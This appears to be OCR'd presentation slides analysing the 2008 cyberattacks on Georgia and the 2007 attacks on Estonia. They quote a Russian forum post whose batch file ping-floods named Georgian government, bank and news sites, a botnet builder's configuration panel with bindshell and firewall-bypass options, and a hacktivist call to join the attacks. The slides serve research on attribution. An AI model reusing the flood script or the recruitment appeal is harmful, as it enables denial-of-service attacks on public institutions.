
WEB Administration
☑
1) Host: mewhere.in.the.net Port: 80 Path: /webadmin/ Refresh time:
2) Host: mewhere.in.the.net Port: 80 Path: /webadmin/ 5 sec.

Default services:
☑ Socks4, port: 4444 R □ Random, range: 1025 - 2000
☑ Socks5, port: 5555 R □ Random, range: 2001 - 3000
☑ FTP, port: 6666 R □ Bindshell, port: 8877 R

IRC Access
BOT PASSWORD: sackball □ MD5 Crypt

Options
☑ Install Kernel Driver ☑ Auto OP admin on IRC channel ☑ IRC server need password
☑ Save services state in registry ☑ Inject code (if driver fails) ☑ Bypass XP SP2 Firewall
☑ Colored IRC messages ☑ Add to autoload [Flood Values]

2006 [Exit] [Save] [About] v.1.1



Alik »

отправлено 12.08.08 10:47

вот че нарыл:

ИНТЕРНЕТ-ВОЙНА: НУЖНА ТВОЯ ПОМОЩЬ!!!!!!!

файлик лежит здесь: http://klenov.org/war.rar
Это архив, внутри bat файлик следующего содержания:

Цитата:

```
@echo off
@echo Call this file (MSK) 18:00, 20:00
@echo Thanks for support of South Ossetia! Please, transfer this file to the friends!
pause
start ping www.newsgeorgia.ru -t -l 1024
start ping www.apsny.ge -t -l 1024
start ping www.nukri.org -t -l 1024
start ping www.opentext.org.ge -t -l 1024
start ping www.messenger.com.ge -t -l 1024
start ping www.president.gov.ge -t -l 1024
start ping www.government.gov.ge -t -l 1024
start ping www.parliament.ge -t -l 1024
start ping nsc.gov.ge -t -l 1024
start ping www.constcourt.gov.ge -t -l 1024
start ping www.supremecourt.ge -t -l 1024
start ping www.cec.gov.ge -t -l 1024
start ping www.nbg.gov.ge -t -l 1024
start ping www.nplg.gov.ge -t -l 1024
start ping www.police.ge -t -l 1024
start ping www.mod.gov.ge -t -l 1024
start ping www.mes.gov.ge -t -l 1024
start ping www.mfa.gov.ge -t -l 1024
start ping www.iberiapac.ge -t -l 1024
start ping www.mof.ge -t -l 1024
```

Запустите его у себя и ваш компьютер будет создавать нагрузку на грузинские сайты, затрудняя их доступность. Держать сколько захотите.
Если кто-то может придумать, что нибудь получше, я только рад


nnm.ru

Attribution

“Cyber warfare”?

- **Attacks appear to follow diplomatic issues, not lead**
- **Attack damage not on par with loss of life (GE, etc)**
  - Inconvenience only

- **Therefore, in general …**
  - We assume non-state actors
  - We assume “right wing” political motivations
  - We assume news reports stir public



Student fined for attack against Estonian Web site

A 20-year-old Estonian student has been fined $1,642 for launching a cyberattack that crippled the Web sites of banks, schools, and government agencies

By Jeremy Kirk, IDG News Service

January 24, 2008

A 20-year-old Estonian student has been fined for participating in a cyberattack that paralyzed Estonian Web sites and soured the country's relationship with Russia, a government official said Thursday.

Dmitri Galushkevich used his home PC to launched a denial-of-service attack that knocked down the Web site for the political party of Estonia's prime minister for several days, said Gerrit Maesalu, spokesman for the Northeast District Prosecutor's Office in Tallinn, Estonia's capital. Galushkevich must pay 17,500 kroons ($1,642).


Galushkevich is the only person who has been convicted since the cyberattack in April and May 2007 crippled the Web sites of banks, schools, and government agencies.


The attacks occurred after the Estonian government decided to relocate a Soviet-era World War II memorial of a bronze soldier. Ethnic Russians in Estonia rioted in the streets, and cyberattacks ensued. Russia denied involvement.


"He [Galushkevich] wanted to show that he was against the removal of this bronze statue," Maesalu. "At the moment, we don't have any other suspects."

But police are still trying to find others who may have been involved in the attacks, although the investigation is complicated since the attackers are likely outside Estonia, Maesalu said.

As the attacks were continuing, Estonian Defense Minister Jaak Aaviksoo called for stronger defenses in Europe against computer hackers.



НАШИ


Я


·МЕСТНЫЕ·

s.ru
AKG

中国红客



Наш ответ на агрессию со стороны Грузии

Мы - представители русского хак-андеграунда, не потерпим провокации со стороны Грузии в любых ее проявлениях. Мы хотим жить в свободном мире и существовать в свободном от агрессии и лжи Сетевом пространстве. Мы не нуждаемся в указаниях со стороны властей или иных лиц, а действуем согласно своим убеждениям, основанным на патриотизме, совести и вере в силу справедливости. Вы можете называть нас преступниками и кибер-террористами, развязывая при этом войны и убивая людей. Но мы будем бороться и недопустим агрессии в отношении России в Сетевом пространстве.

Мы требуем прекращения атак на информационные и правительственные ресурсы Рунета, а так же обращаемся ко всем СМИ и журналистам с просьбой объективно освещать происходящие события. До тех пор, пока ситуация не изменится, мы будем препятствовать распространению ложной информации на западных и грузинских правительственных и информационных ресурсах. Не мы развязали информационную войну, не нам отвечать за ее последствия.

Мы призываем к помощи всех, кому не безразлична ложь политических грузинских сайтов, всех, кто имеет возможность препятствовать распространению черной информации.

StopGeorgia.ru

P.S. Существует одно официальное зеркало проекта - www.stopgeorgia.info. Все остальные ресурсы не имеют никакого отношения к движению StopGeorgia.ru.

ВНИМАНИЕ! НЕМЕЦКИЙ ДАТА-ЦЕНТР "NETDIREKT" - WWW.NETDIREKT.DE ОТКАЗАЛ В ХОСТИНГЕ ЗЕРКАЛУ ПРОЕКТА! ЗЕРКАЛО WWW.STOPGEORGIA.INFO НА ДАННЫЙ МОМЕНТ НЕ СУЩЕСТВУЕТ!

